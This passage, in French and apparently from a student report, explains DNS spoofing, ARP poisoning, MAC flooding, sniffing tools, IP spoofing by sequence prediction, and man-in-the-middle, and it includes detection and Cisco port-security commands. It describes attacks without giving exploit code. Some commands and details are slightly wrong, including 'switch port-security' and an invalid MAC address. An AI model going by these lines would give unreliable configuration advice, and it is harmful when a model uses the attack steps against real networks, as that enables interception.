Pour que la résolution de nom puisse fonctionner, l'adresse IP d'un serveur DNS doit être enregistrée sur chaque terminal. Le terminal adresse ses requêtes DNS à ce serveur qui procède à la résolution de nom et renvoie une réponse. Si aucun serveur DNS n'est paramétré sur un terminal, le serveur du routeur local est automatiquement utilisé.


#### **Qu'est-ce que le DNS Spoofing ?**

Le terme Spoofing signifie « usurpation » ou « falsification ». Le DNS Spoofing désigne quant à lui différents scénarios dans lesquels une manipulation est opérée sur la résolution de nom DNS. L'adresse IP correspondant à un domaine est en particulier faussée. Le terminal établit donc une connexion avec la mauvaise adresse IP et le trafic de données est redirigé vers le mauvais serveur.

Comme la résolution de nom se déroule majoritairement en arrière-plan, la victime n'a généralement pas conscience de cette manipulation. L'une des spécificités particulièrement perfides du DNS Spoofing réside dans le fait que le bon nom de domaine est indiqué dans le navigateur.

### Comment se déroule une attaque de DNS Spoofing ?

Le DNS Spoofing est un terme générique pour toute une série de scénarios d'attaque. Les différentes variantes sont détaillées ci-dessous. Reportez-vous au schéma suivant pour une explication du principe du DNS Spoofing.



Le client souhaite établir une connexion avec le site internet <https://exemple.com> et est trompé sur sa destination.

- **d1.** Le client (c'est-à-dire le navigateur du terminal) consulte tout d'abord l'adresse IP correspondant au nom d'hôte exemple.com depuis le serveur DNS.
- **d2.** Le client reçoit une réponse à la requête mais celle-ci contient une fausse adresse IP. La connexion avec le serveur légitime d'exemple.com n'est donc pas établie.
- **h1.** À la place, le client envoie la requête à l'hôte malveillant qui se trouve derrière la fausse adresse IP.
- **h2.** L'hôte malveillant fournit une page d'apparence légitime au client. L'attaque peut toutefois être identifiée à l'absence de certificat de sécurité pour le domaine falsifié.
- **(A, B, C)** : différents points de départ exploitables pour un DNS Spoofing : sur le client ou le routeur local, sur la connexion réseau, sur le serveur DNS.

### Variantes de DNS Spoofing :

#### Variante A : attaque sur le client ou le routeur local

Dans cette variante d'attaque de DNS Spoofing, une manipulation malveillante est opérée sur l'appareil ou le routeur local. Dans un premier temps, tout

semble normal à la victime : l'appareil se connecte normalement au serveur DNS. Cependant, le client reçoit des adresses malveillantes pour les noms d'hôte demandés.

Dans de telles attaques, la menace persiste jusqu'à ce que la manipulation ait été supprimée. Toutefois, le hacker a besoin d'un vecteur d'attaque pour réaliser cette manipulation. Il peut s'agir d'un facteur technique, par exemple d'un accès administrateur ouvert, d'un mot de passe faible ou autre. Cependant, le hacker peut également tenter de convaincre la victime de procéder personnellement à la modification en recourant à l'ingénierie sociale.

- **Modification du serveur DNS sur le système local**

Dans cette attaque de DNS Spoofing connue sous le nom de « Local Hijack », l'adresse IP du serveur DNS est définie sur une valeur malveillante dans les paramètres réseau de l'appareil local.

Cette modification peut être identifiée par la victime et est facilement rectifiable. Cependant, cette manipulation est souvent utilisée en combinaison avec un programme malveillant. Ce dernier rétablit la valeur malveillante en cas de modification par la victime.

- **Manipulation du fichier hosts sur le système local**

La plupart des systèmes d'exploitation utilisent un fichier hosts pour permettre la résolution de nom de certains domaines sur le système local. Si une entrée malveillante est placée dans ce fichier, le trafic des données est redirigé vers un serveur sous le contrôle du hacker.

Cette manipulation est permanente mais peut être identifiée facilement par une victime compétente. Il suffit d'une simple modification du fichier hosts pour corriger le problème.

- **Détournement du routeur local**

Par défaut, l'adresse IP paramétrée sur le routeur local est celle d'un serveur DNS du fournisseur d'accès à Internet. Dans le cas d'un « détournement de routeur », elle est remplacée par une valeur malveillante. L'attaque menace l'intégralité du trafic de données passant par le routeur. Que ce soit à la maison ou au bureau, plusieurs appareils utilisent généralement le routeur pour établir une connexion. Plusieurs personnes peuvent donc être victimes de cette attaque.

De nombreux utilisateurs n'ont pas conscience qu'ils peuvent configurer personnellement leur routeur. Il n'est donc pas rare que ce type d'attaque ne soit pas identifié. En cas de problème survenant à la suite d'une telle attaque, les victimes soupçonnent souvent leur appareil avant le routeur. Il convient donc d'inclure le routeur dans les sources possibles en cas de perturbations étranges.

### **Variante B : attaque sur la réponse du serveur DNS**

Cette variante d'attaque de DNS Spoofing est une « attaque de l'homme du milieu ». Le hacker se fait passer pour le serveur DNS de la victime et lui transmet une réponse malveillante. Cette attaque est efficace puisque le trafic DNS se déroule via le [User Datagram Protocol \(UDP\)](#). La victime n'a aucun moyen de garantir l'authenticité de la réponse DNS.

D'autres formes d'attaques telles que l'[ARP Spoofing](#) et l'[usurpation d'adresse MAC](#) peuvent être utilisées comme points d'entrée dans le réseau local. L'utilisation de technologies de chiffrement offre une protection contre de nombreuses attaques de l'homme du milieu

### **Variante C : attaque sur le serveur DNS**

Cette variante d'attaque de DNS Spoofing est dirigée contre un serveur DNS légitime et peut concerner de très nombreux utilisateurs. Il s'agit d'une attaque difficile à réaliser puisqu'il est généralement nécessaire de contourner plusieurs mécanismes de protection pour craquer le serveur.

- **Empoisonnement du cache DNS sur le serveur**

Les serveurs du DNS sont organisés de façon hiérarchique et communiquent entre eux. Un hacker peut utiliser l'usurpation d'adresse IP pour se faire passer pour l'un de ces serveurs. Le hacker convainc un serveur d'accepter une adresse IP erronée pour un domaine. Le serveur enregistre l'entrée malveillante dans le cache qui est alors « empoisonné ».

À chaque fois qu'une requête est adressée au serveur après l'empoisonnement du cache, l'entrée malveillante est transmise aux victimes. La menace reste active jusqu'à ce que l'entrée ait été retirée du cache. L'extension DNSSEC est un mécanisme de protection côté serveur qui permet de sécuriser la communication du serveur au sein du DNS.

- **Détournement d'un serveur DNS**

Cette forme d'attaque également appelée « Rogue Hijack » est l'attaque DNS la plus compliquée à réaliser. Dans ce cadre, un hacker place un serveur DNS légitime sous son contrôle. Une fois compromis, même le chiffrement DNS le plus moderne n'offrira aucune protection. Un chiffrement du contenu peut néanmoins permettre à la victime d'identifier l'attaque.

## d - ARP-Cache-Poisoning/Spoofing

### C'est quoi le protocole ARP ?

Address Resolution Protocol (ARP) est un protocole qui permet aux communications réseau d'atteindre un appareil spécifique sur le réseau. ARP traduit les adresses IP (Internet Protocol) en une adresse MAC (Media Access Control) et vice versa. Le plus souvent, les appareils utilisent ARP pour contacter le routeur ou la passerelle qui leur permet de se connecter à Internet.

Les hôtes maintiennent un cache ARP, une table de mappage entre les adresses IP et les adresses MAC, et l'utilisent pour se connecter aux destinations sur le réseau. Si l'hôte ne connaît pas l'adresse MAC d'une certaine adresse IP, il envoie un paquet de requête ARP, demandant aux autres machines du réseau l'adresse MAC correspondante.

Le protocole ARP n'a pas été conçu pour la sécurité, il ne vérifie donc pas qu'une réponse à une requête ARP provient bien d'une partie autorisée. Il permet également aux hôtes d'accepter les réponses ARP même s'ils n'ont jamais envoyé de demande. C'est un point faible du protocole ARP, qui ouvre la porte aux attaques d'usurpation d'ARP.

ARP ne fonctionne qu'avec des adresses IP 32 bits dans l'ancienne norme IPv4. Le nouveau protocole IPv6 utilise un protocole différent, Neighbor Discovery Protocol (NDP), qui est sécurisé et utilise des clés cryptographiques pour vérifier les identités des hôtes. Cependant, étant donné que la majeure partie d'Internet utilise toujours l'ancien protocole IPv4, ARP reste largement utilisé.


### C'est quoi ARP Spoofing?

Une usurpation d'ARP, également connue sous le nom d'empoisonnement ARP, est une attaque Man in the Middle (MitM) qui permet aux attaquants d'intercepter les communications entre les périphériques réseau. L'attaque fonctionne comme suit : L'attaquant doit avoir accès au réseau. Ils analysent le réseau pour déterminer les adresses IP d'au moins deux appareils—disons qu'il s'agit d'un poste de travail et d'un routeur. L'attaquant utilise un outil d'usurpation d'identité, tel qu'Arpspoof ou Driftnet, pour envoyer des réponses ARP falsifiées.

Les réponses falsifiées annoncent que l'adresse MAC correcte pour les deux adresses IP, appartenant au routeur et au poste de travail, est l'adresse MAC de l'attaquant. Cela trompe à la fois le routeur et le poste de travail pour qu'ils se connectent à la machine de l'attaquant, au lieu de se connecter l'un à l'autre.

Les deux appareils mettent à jour leurs entrées de cache ARP et à partir de ce moment, communiquent avec l'attaquant au lieu de communiquer directement l'un avec l'autre. L'attaquant est maintenant secrètement au milieu de toutes les communications.

The ARP spoofing attacker pretends to be both sides of a network communication channel



L'attaquant par usurpation d'ARP prétend être les deux côtés d'un canal de communication réseau. Une fois que l'attaquant réussit une attaque d'usurpation d'ARP, il peut :

Continuer à acheminer les communications telles quelles—l'attaquant peut renifler les paquets et voler des données, sauf si elles sont transférées sur un canal crypté comme HTTPS.

Effectuez un détournement de session—si l'attaquant obtient un identifiant de session, il peut accéder aux comptes auxquels l'utilisateur est actuellement connecté.

Altérer la communication—par exemple, pousser un fichier ou un site Web malveillant vers le poste de travail.

Déni de service distribué (DDoS)—les attaquants peuvent fournir l'adresse MAC d'un serveur qu'ils souhaitent attaquer avec DDoS, au lieu de leur propre machine. S'ils le font pour un grand nombre d'adresses IP, le serveur cible sera bombardé de trafic.

### Comment détecter une attaque ARP poisoning ?

Voici un moyen simple de détecter que le cache ARP d'un périphérique spécifique a été empoisonné, en utilisant la ligne de commande. Démarrer un shell de système d'exploitation en tant qu'administrateur. Utilisez la commande suivante pour afficher la table ARP, sous Windows et Linux :

```
arp -a
```

La sortie ressemblera à ceci :

Internet Address	Physical Address
192.168.5.1	00-14-22-01-23-45
192.168.5.201	40-d4-48-cr-55-b8
192.168.5.202	00-14-22-01-23-45

Si la table contient deux adresses IP différentes qui ont la même adresse MAC, cela indique qu'une attaque ARP est en cours. Étant donné que l'adresse IP 192.168.5.1 peut être reconnue comme le routeur, l'adresse IP de l'attaquant est probablement 192.168.5.202. Pour découvrir l'usurpation d'ARP dans un grand réseau et obtenir plus d'informations sur le type de communication que l'attaquant effectue, vous pouvez utiliser le protocole open source Wireshark.

### Prévention de l'usurpation ARP ?

Voici quelques bonnes pratiques qui peuvent vous aider à prévenir l'usurpation ARP sur votre réseau :

Utilisez un réseau privé virtuel (VPN)—un VPN permet aux appareils de se connecter à Internet via un tunnel crypté. Cela rend toutes les communications cryptées et sans valeur pour un attaquant d'usurpation d'ARP.

Utiliser l'ARP statique—le protocole ARP vous permet de définir une entrée ARP statique pour une adresse IP et d'empêcher les périphériques d'écouter les réponses ARP pour cette adresse. Par exemple, si un poste de travail se connecte toujours au même routeur, vous pouvez définir une entrée ARP statique pour ce routeur, empêchant une attaque.

Utilisez le filtrage de paquets—les solutions de filtrage de paquets peuvent identifier les paquets ARP empoisonnés en voyant qu'ils contiennent des informations source contradictoires et les arrêter avant qu'ils n'atteignent les périphériques de votre réseau.

Exécutez une attaque par usurpation—vérifiez si vos défenses existantes fonctionnent en montant une attaque par usurpation, en coordination avec les équipes informatiques et de sécurité. Si l'attaque réussit, identifiez les points faibles de vos mesures défensives et corrigez-les.

## e - MAC-Flooder

MAC (Media Access Control) Flooding est une cyberattaque dans laquelle un attaquant inonde des commutateurs réseau avec de fausses adresses MAC pour compromettre leur sécurité. Un commutateur ne diffuse pas de paquets réseau sur l'ensemble du réseau et maintient l'intégrité du réseau en séparant les données et en utilisant des VLAN (Virtual Local Area Network).

Le motif derrière l'attaque MAC Flooding est de voler des données du système d'une victime qui sont transférées dans un réseau. Cela peut être réalisé en forçant le contenu légitime de la table MAC du commutateur et le comportement de monodiffusion du commutateur. Cela entraîne le transfert de données sensibles vers d'autres parties du réseau et finit par transformer le commutateur en concentrateur et provoque l'inondation de quantités importantes de trames entrantes sur tous les ports. Par conséquent, on l'appelle également l'attaque par débordement de la table d'adresses MAC.

L'attaquant peut également utiliser une attaque d'usurpation d'ARP comme attaque fantôme pour se permettre de continuer à avoir accès aux données privées après que les commutateurs réseau se soient récupérés de la première attaque d'inondation MAC.

### Attaque

Pour saturer rapidement la table, l'attaquant inonde le commutateur d'un grand nombre de requêtes, chacune avec une fausse adresse MAC. Lorsque la table MAC atteint la limite de stockage allouée, elle commence à supprimer les anciennes adresses avec les nouvelles.

Après avoir supprimé toutes les adresses MAC légitimes, le commutateur commence à diffuser tous les paquets vers chaque port du commutateur et assume le rôle de concentrateur de réseau. Désormais, lorsque deux utilisateurs valides tentent de communiquer, leurs données sont transmises à tous les ports disponibles, ce qui entraîne une attaque par inondation de table MAC

Tous les utilisateurs légitimes pourront désormais faire une entrée jusqu'à ce que cela soit terminé. Dans ces situations, des entités malveillantes les intègrent à un réseau et envoient des paquets de données malveillants à l'ordinateur de l'utilisateur.

En conséquence, l'attaquant pourra capturer tout le trafic entrant et sortant transitant par le système de l'utilisateur et pourra sniffer les données confidentielles qu'il contient. L'instantané suivant de l'outil de détection, Wireshark, montre comment la table d'adresses MAC est inondée d'adresses MAC fictives.

Nous devons toujours prendre des précautions pour sécuriser nos systèmes. Heureusement, nous disposons d'outils et de fonctions pour empêcher les intrus d'entrer dans le système et pour répondre aux attaques qui mettent notre système en danger. L'arrêt de l'attaque par inondation MAC peut être effectué avec la sécurité des ports. Nous pouvons y parvenir en activant cette fonctionnalité dans la sécurité des ports à l'aide de la commande `switchport port-security`.

Spécifiez le nombre maximal d'adresses autorisées sur l'interface à l'aide de la commande de valeur « switchport port-security maximum » comme ci-dessous :

## switch port-security maximum 5

En définissant les adresses MAC de tous les appareils connus :

## switch port-security maximum 2

En indiquant ce qui doit être fait si l'un des termes ci-dessus n'est pas respecté. Lorsqu'une violation de la sécurité des ports du commutateur se produit, les commutateurs Cisco peuvent être configurés pour répondre de l'une des trois manières suivantes: Protéger, restreindre, arrêter.

Le mode de protection est le mode d'atteinte à la sécurité avec le moins de sécurité. Les paquets qui ont des adresses sources non identifiées sont supprimés si le nombre d'adresses MAC sécurisées dépasse la limite du port. Cela peut être évité si le nombre d'adresses maximales spécifiées pouvant être enregistrées dans le port est augmenté ou si le nombre d'adresses MAC sécurisées est réduit. Dans ce cas, aucune preuve ne peut être trouvée d'une violation de données.

Mais en mode restreint, une violation de données est signalée, lorsqu'une violation de la sécurité du port se produit dans le mode de violation de la sécurité par défaut, l'interface est désactivée en cas d'erreur et le voyant du port est désactivé. Le compteur d'infractions est incrémenté.

La commande du mode d'arrêt peut être utilisée pour sortir un port sécurisé de l'état d'erreur désactivée. Il peut être activé par la commande mentionnée ci-dessous :

```
switch port-security violation shutdown
```

De même, aucune commande du mode de configuration de l'interface d'arrêt ne peut être utilisée dans le même but. Ces modes peuvent être activés à l'aide des commandes indiquées ci-dessous :

```
switch port-security violation protect
```

```
switch port-security violation restrict
```

Ces attaques peuvent également être évitées en authentifiant les adresses MAC auprès du serveur AAA appelé serveur d'authentification, d'autorisation et de comptabilité. Et en désactivant les ports qui ne sont pas utilisés assez souvent.


Les effets d'une attaque par inondation MAC peuvent différer selon la manière dont elle est mise en œuvre. Cela peut entraîner la fuite d'informations personnelles et sensibles de l'utilisateur qui pourraient être utilisées à des fins malveillantes, sa prévention est donc nécessaire. Une attaque par inondation MAC peut être empêchée par de nombreuses méthodes, y compris l'authentification des adresses MAC découvertes contre le serveur "AAA", etc.

## f - Attaque Sniffing :

### Définition :

On parle d'une attaque Sniffing ou reniflage réseau, qui consiste à se faire passer pour un vrai réseau WiFi public pour écouter les communications des utilisateurs et récupérer le trafic transmis.

Un pirate se sert de cette technique de piratage pour se positionner au milieu de la communication entre la victime et sa destination :



L'attaquant dans ce cas se connecte à l'internet pour permettre à sa victime de naviguer normalement, par conséquent il peut intercepter et analyser tous son trafic et les protocoles contenus dans les données du paquet, par exemple un sniffer peut analyser un paquet Ethernet susceptible de contenir un paquet IP, qui lui-même pourrait contenir un paquet de type TCP, lequel à son tour pourrait contenir un paquet HTTP renfermant des données HTML.

On cite à ce stade des ports qui sont vulnérables à ce type d'attaque : Telnet, IMAP, HTTP, SMTP, POP, FTP.


Il faut noter qu'il y a 2 types d'attaques par Sniffing ou reniflement :

→ **Types d'attaques Sniffing :**

- ❖ **Reniflement passif** : en utilisant un concentrateur qui interconnecte tous les hôtes du réseau, le concentrateur envoient tous le trafic qui circulent entre 2 hôtes à tous les autres appareils du réseau d'où un attaquant en se connectant à ce réseau peut facilement capturer le trafic et les données de la communication ; cette approche n'est pas utilisée aujourd'hui puisque les réseaux maintiennent les commutateurs (switchs).
- ❖ **Reniflement actif** : répondu sur les réseaux à base de switch pour inonder la table d'adressage MAC ou IP du switch, pour aboutir à réaliser le reniflement actif on peut utiliser des techniques telles que : inondation/attaques MAC, DNS Poisoning, ARP Poisoning, attaques DHCP.

→ **Outils de Sniffing :**

Il existent nombreux outils qui permettent le Sniffing, nous intéressant à des méthodes de Sniffing précis pour notre projet expliquées ci-dessous :



- **Tcpdump** : un analyseur de paquets qui est utilisé sous une ligne de commande pour les systèmes d'exploitation de type Unix, il utilise libpcap pour capturer des paquets.
- **Wireshark** : (anciennement connu sous le nom d'Ethereal) pour l'analyse du trafic réseau, il fonctionne sur le concept de renifleur/Sniffing, en reniflant les paquets destinés à une carte réseau.
- **Ettercap** : Il prend en charge des fonctionnalités telles que le reniflage des connexions en direct, le filtrage de contenu et il est capable d'intercepter le trafic sur un segment de réseau, de capturer des mots de passe, etc


## g - Attaque IP Spoofing :

### ✓ Definition Spoofing attack :

Spoofing attack ou l'usurpation d'identité est l'acte de déguiser une communication ou une identité de sorte qu'elle semble être associée à une source fiable et autorisée, il existe de nombreuses formes de Spoofing attack ; Spoofing adresse IP, DNS server Spoofing, ARP Spoofing, etc

### ✓ Attaque IP Spoofing :

L'attaque IP spoofing consiste à se faire passer pour un autre système en falsifiant son adresse IP, ainsi cette attaque est déployée par un attaquant pour cacher son emplacement à partir duquel il envoie ou demande des données en ligne.



Après avoir obtenu le maximum de détails sur le système cible l'attaquant détermine les systèmes ou adresses IP autorisés à se connecter au système cible ensuite le pirate procède aux étapes 1 2 et 3 (expliqués ci-dessous) pour mener son attaque sur le serveur cible en utilisant l'adresse IP de la machine A.

1. Le pirate essaie de prévoir le numéro de séquence des paquets du serveur cible en envoyant plusieurs paquets et en analysant l'algorithme d'incrémentation de ce numéro.
2. Le pirate rend la machine A qui est autorisée à accéder au serveur cible inaccessible et il s'assure qu'elle ne répond pas au serveur cible.
3. Le pirate falsifie son adresse IP en la remplaçant par celle de la machine invalidée et envoie une demande de connexion au serveur cible.
4. Le serveur envoie une trame SYN|ACK à la machine qu'il pense être l'émettrice.
5. Celle-ci ne pouvant répondre, le pirate acquitte cette connexion par une trame ACK, avec le numéro de séquence prévu et alors il établit la connexion avec le serveur cible.

Cette attaque se réalise en aveugle, le pirate ne reçoit pas les données transmises par le serveur.

D'autres techniques plus évoluées permettent de contourner ce problème, comme les attaques dites Man-In-The-Middle (MITM).

## **h - Attaque Man-In-The-Middle :**


L'attaque Man-In-The-Middle consiste à faire passer les échanges réseau entre deux systèmes par le biais d'un troisième, sous le contrôle du pirate. Ce dernier peut transformer à sa guise les données à la volée, tout en masquant à chaque acteur de l'échange la réalité de son interlocuteur, la machine du pirate se trouve physiquement sur le chemin réseau emprunté par les flux de données.

Il y a 3 formes de liaison pour réussir cette attaque :

**Relais transparent** : La machine du pirate reste la plus transparente possible et se comporte comme un routeur, en conservant toutes les caractéristiques des paquets dont elle assure le transit, à l'exception du contenu et les machines A et B sont réellement en relation l'une avec l'autre grâce à leur adresse IP. (figure ci-dessous)



**Relais applicatif :** La machine du pirate assure l'échange entre les deux machines A et B, la machine A parle avec la machine du pirate, laquelle parle avec B. A et B n'échangent jamais de données directement. (figure ci-dessous)




**Hijacking :** La machine du pirate utilise la session entamée entre les deux machines A et B afin de pouvoir entrer en session avec la machine B, la machine A perd la session avec B, et la machine du pirate continue la session qui était entamée par A sur B.



Il y a des méthodes qui permettent à un attaquant de se placer à la position de MITM selon le protocole de routage visé, l'attaquant essaye toujours d'influencer le comportement du réseau afin que les flux de celui-ci transitent par son ordinateur.

- **Attaque man-in-the-middle par modification du routage :** vise à forcer un routage particulier pour un échange de données, l'attaquant veut que les paquets soient envoyés avec le chemin qu'ils doivent emprunter qu'il l'a configuré.

